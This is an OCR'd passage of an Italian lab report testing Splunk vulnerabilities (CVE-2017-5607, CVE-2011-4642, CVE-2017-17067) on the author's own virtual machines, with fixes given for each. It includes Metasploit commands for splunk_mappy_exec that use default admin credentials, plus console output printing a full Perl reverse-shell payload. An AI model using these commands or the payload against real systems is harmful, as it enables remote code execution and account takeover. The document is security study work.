




Activities
Firefox Web Browser
dom 17:00
Splunk CVE-2017-5607 - Mozilla Firefox
Home | Splunk 6.5.0
Splunk CVE-2017-5607
file:///home/mario/Desktop/splunk_test_CVE.html
Splunk vulnerability CVE-2017-5607 testing...
SYSTEM_NAMESPACE system
Prevent this page from creating additional dialogs
OK
Transferring data from mario-virtualbox...
Trash
splunk_test_CVE.html


Activities
Firefox Web Browser
dom 17:00
Splunk CVE-2017-5607 - Mozilla Firefox
Home | Splunk 6.5.0
Splunk CVE-2017-5607
file:///home/mario/Desktop/splunk_test_CVE.html
Splunk vulnerability CVE-2017-5607 testing...
MRSPARKLE_ROOT_PATH
Prevent this page from creating additional dialogs
OK
Transferring data from mario-virtualbox...
Trash
splunk_test_CVE.html


Activities
Firefox Web Browser
dom 17:01
Splunk CVE-2017-5607 - Mozilla Firefox
Home | Splunk 6.5.0
Splunk CVE-2017-5607
file:///home/mario/Desktop/splunk_test_CVE.html
Splunk vulnerability CVE-2017-5607 testing...
FLASH_REVISION_VERSION 124
Prevent this page from creating additional dialogs
OK
Transferring data from mario-virtualbox...
Trash
splunk_test_CVE.html


Activities
Firefox Web Browser
dom 17:01
Splunk CVE-2017-5607 - Mozilla Firefox
Home | Splunk 6.5.0
Splunk CVE-2017-5607
file:///home/mario/Desktop/splunk_test_CVE.html
Splunk vulnerability CVE-2017-5607 testing...
BUILD_NUMBER 59c8927def0f
Prevent this page from creating additional dialogs
OK
Transferring data from mario-virtualbox...
Trash
splunk_test_CVE.html



Activities
Firefox Web Browser
dom 17:01
Splunk CVE-2017-5607 - Mozilla Firefox
Home | Splunk 6.5.0
Splunk CVE-2017-5607
file:///home/mario/Desktop/splunk_test_CVE.html
Splunk vulnerability CVE-2017-5607 testing...
SPLUNKD_PATH /en-US/splunkd/__raw
Prevent this page from creating additional dialogs
OK
Transferring data from mario-virtualbox...
Trash
splunk_test_CVE.html



Activities
Firefox Web Browser
dom 17:02
Splunk CVE-2017-5607 - Mozilla Firefox
Home | Splunk 6.5.0
Splunk CVE-2017-5607
file:///home/mario/Desktop/splunk_test_CVE.html
Splunk vulnerability CVE-2017-5607 testing...
VERSION_LABEL 6.5.0
Prevent this page from creating additional dialogs
OK
Read mario-virtualbox
Trash
splunk_test_CVE.html

Per concludere l'esperimento si procede a ripetere il processo nella versione Splunk 7.1.1, con ottenimento di un atteso insuccesso, in quanto la vulnerabilità era stata fixata. L'apposita pagina malevola creata qui non è più efficace e non compare nessun prompt per rubare la password dell'utente vittima e per visualizzare a schermo le informazioni sensibili di cui si è visto nel caso della versione Splunk 6.5.0.

Soluzioni

Il metodo utilizzato per correggere questa vulnerabilità consiste nel **JavaScript Obfuscation**, rendendo il codice meno comprensibile ad un umano. Si può notare dai seguenti screen la differenza fra le versioni, rispettivamente, Splunk 6.5.0 e Splunk 7.1.1 per quanto concerne il payload di risposta alla richiesta GET per lo script "config?Autoload":





Mappy.py (CVE-2011-4642)

Descrizione

La vulnerabilità registrata come CVE-2011-4642 è dovuta alla mancanza di limitazione in modo appropriato dell'uso del comando “**mappy**” per accedere alle classi Python, che consente agli utenti con permessi di amministratore autenticati in remoto di eseguire codice arbitrario sfruttando il modulo “sys” in una richiesta all'applicazione di ricerca , come dimostrato da un attacco CSRF (cross-site request forgery), noto anche come SPL-45172.

Exploit


Per sfruttare questa vulnerabilità è richiesto un utente Splunk valido con il ruolo di amministratore. Per impostazione predefinita, il modulo mappy utilizza le credenziali di default che Splunk assegna agli utenti amministratori "admin: changeme". Si noti che di default l'interfaccia web di Splunk viene eseguita come SYSTEM su Windows e come root su Linux.
Un exploit è facilmente realizzabile utilizzando il modulo Metasploit “splunk_mappy_exec”, eseguendo i comandi:


```
use exploit/multi/http/splunk_mappy_exec
set RHOST xxx.xxx.xxx.xxx
set VHOST victim-splunk
SET PAYLOAD cmd/unix/reverse_perl
set LHOST yyy.yyy.yyy.yyy
exploit
```


dove bisogna settare l’indirizzo IP dell’host remoto (vittima), l’URL dell’interfaccia web di Splunk della vittima (es.: mario-virtualbox) e l’IP locale dell’autore dell’attacco.


Demo

Per mancanza delle versioni 4.2.x delle quali Splunk ha rimosso i download dal proprio sito ufficiale, non è stato possibile effettuare una demo sulla vulnerabilità in tali versioni. Tuttavia si è proseguito a testare le più antiche versioni disponibile, Splunk Enterprise 4.0.9 e 4.1.1, eseguendo un attacco in LAN da un PC esterno alla macchina virtuale (ulteriori dettagli: Premessa). Di seguito gli screen relativi, rispettivamente alle due versioni, delle prove effettuate tramite Metasploit:



Applicazioni
Posizioni
Terminale
lun 18:15
Win 7 - Splunk 4-0-9 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
(home) - Launcher - Splunk 4.0
mario-pc8000/en-US/app/launcher/ho
splunk> Launcher
Welcome to Splunk.
Below you'll find Splunk Apps to get the most out of your Splunk experience. Launch one of the inst
Your Installed Apps (3)
Browse More Apps
1 - 3 of 3
Getting started
Search
Windows
splunk> Getting Started
Welcome to Splunk
Search
Free form search
6:15 PM
7/2/2018
msfconsole
File Modifica Visualizza Cerca Terminale Aiuto
msf > use exploit/multi/http/splunk_mappy_exec
msf exploit(multi/http/splunk_mappy_exec) > set RHOST 192.168.1.5
RHOST => 192.168.1.5
msf exploit(multi/http/splunk_mappy_exec) > set VHOST mario-pc
VHOST => mario-pc
msf exploit(multi/http/splunk_mappy_exec) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf exploit(multi/http/splunk_mappy_exec) > set LHOST 192.168.1.13
LHOST => 192.168.1.13
msf exploit(multi/http/splunk_mappy_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.13:4444
[*] Using command: perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($E
NV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.1.13:4444
");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){if($_=~ /(.*)/){system $1;}};'
[*] Attempting to login...


Applicazioni
Posizioni
Terminale
lun 18:16
Win 7 - Splunk 4-0-9 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
(home) - Launcher - Splunk 4.0
mario-pc8000/en-US/app/launcher/ho
splunk> Launcher
Welcome to Splunk.
Below you'll find Splunk Apps to get the most out of your Splunk experience. Launch one of the inst
Your Installed Apps (3)
Browse More Apps
1 - 3 of 3
Getting started
Search
Windows
splunk> Getting Started
Welcome to Splunk
Search
Free form search
6:16 PM
7/2/2018
msfconsole
File Modifica Visualizza Cerca Terminale Aiuto
msf > use exploit/multi/http/splunk_mappy_exec
msf exploit(multi/http/splunk_mappy_exec) > set RHOST 192.168.1.5
RHOST => 192.168.1.5
msf exploit(multi/http/splunk_mappy_exec) > set VHOST mario-pc
VHOST => mario-pc
msf exploit(multi/http/splunk_mappy_exec) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf exploit(multi/http/splunk_mappy_exec) > set LHOST 192.168.1.13
LHOST => 192.168.1.13
msf exploit(multi/http/splunk_mappy_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.13:4444
[*] Using command: perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($E
NV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.1.13:4444
");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){if($_=~ /(.*)/){system $1;}};'
[*] Attempting to login...
[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (19
2.168.1.5:8000).
[*] Exploit completed, but no session was created.
msf exploit(multi/http/splunk_mappy_exec) >





È bene notare che, mancando i file “responsabili” della vulnerabilità, la connessione scade dopo un certo timeout e l’attacco non va, ovviamente, a buon fine. Sebbene lo scenario di non riuscita dell’attacco si ripeta anche con la versione Splunk Enterprise 7.1.1, la connessione viene in questo caso subito bloccata con messaggio di errore “**Impossibile autenticarsi**”:



Questo fa comprendere sperimentalmente come la vulnerabilità vi sia stata effettivamente almeno dopo la versione 4.1.1 e che sia stata fixata nelle successive versioni alla 4.2.5, come da documentazione.

Soluzioni

Rimuovere i file mappy.py e reducepy.py ed eliminare o commentare le loro rispettive voci dal file “command.py”.

SAML Response (CVE-2017-17067)

Descrizione

La vulnerabilità registrata come CVE-2017-17067 si verifica quando è abilitata l'autenticazione su Splunk tramite **SAML** (Security Assertion Markup Language), uno standard diffuso utilizzato nei sistemi Single Sign-On. Questa vulnerabilità può consentire a un utente malintenzionato, con accesso autenticato, di ingannare i sistemi SAML per l'autenticazione impersonificando un utente vittima senza conoscerne la password.

SAML Response Object

Per comprendere meglio questa vulnerabilità, il concetto più importante da conoscere è che cosa significa una risposta SAML per un service provider (**SP**) e come questa viene elaborata. Sommariamente, trascurando le molte sottigliezze, il processo di risposta è il seguente:

- L'utente si autentica su un provider di identità (**IdP**) che genera una risposta SAML firmata. Il browser dell'utente inoltra, quindi, questa risposta ad un altro SP
- Il SP valuta la firma della risposta SAML
- Se la firma è valida, un identificatore di stringa all'interno della risposta SAML (ad esempio il "**NameID**") identificherà l'utente da autenticare

Una versione semplificata di un oggetto di risposta SAML potrebbe essere:

```
<SAMLResponse>
    <Issuer>https://idp.com/</Issuer>
    <Assertion ID="_id1234">
        <Subject>
            <NameID>user@user.com</NameID>
        </Subject>
    </Assertion>
    <Signature>
        <SignedInfo>
            <CanonicalizationMethod Algorithm="xml-c14n11"/>
            <Reference URI="#_id1234"/>
        </SignedInfo>
        <SignatureValue>
            some base64 data that represents the signature of the assertion
        </SignatureValue>
    </Signature>
</SAMLResponse>
```

in cui si omettono alcune informazioni importanti, ma non rilevanti per la vulnerabilità trattata.

I due elementi fondamentali di questo oggetto sono **l'Assertion** e la **Signature**. Il primo si occupa di dire "Ehi, io, il provider di identità, ho autenticato l'utente user@user.com". Una firma viene generata per questa Assertion e viene memorizzata come parte dell'elemento Signature. Quest'ultimo, se fatto correttamente, dovrebbe impedire la modifica del NameID. Poiché il SP utilizza probabilmente il NameID per determinare quale utente deve essere autenticato, la firma impedisce a un utente malintenzionato di modificare la propria asserzione con NameID "attacker@user.com" in "user@user.com". Se un utente malintenzionato potesse modificare il NameID senza invalidare la firma, sarebbe un grosso problema!

Un altro aspetto rilevante per le firme XML è la "**canonicalizzazione**" XML, la quale consente a due documenti XML logicamente equivalenti di avere la stessa rappresentazione di byte (ad esempio uno la copia dell'altro ma con l'inserimento di qualche commento). Essa viene applicata agli elementi XML prima della firma. Ciò impedisce differenze praticamente insignificanti nel documento XML che portano a diverse firme digitali. Questo è un punto cruciale: più documenti XML diversi ma simili possono avere la stessa firma esatta. Ciò va bene per la maggior parte dei casi, in quanto le differenze sono specificate dall'algoritmo di canonicalizzazione, nell'elemento "CanonicalizationMethod" della risposta SAML. L'algoritmo più utilizzato è "exc-c14n" che ha anche una variante "con commenti", che non omette i commenti, evitando la stessa rappresentazione canonica di due documenti logicamente equivalenti.

Un'ultima considerazione riguarda l'estrazione di testo XML, la quale può restituire solo una sottostringa del testo all'interno di un elemento XML quando sono presenti dei commenti. Una delle cause di questa vulnerabilità è infatti tale comportamento, quasi una sottigliezza inaspettata, di librerie come "lxml" (Python) o "REXML" (Ruby).
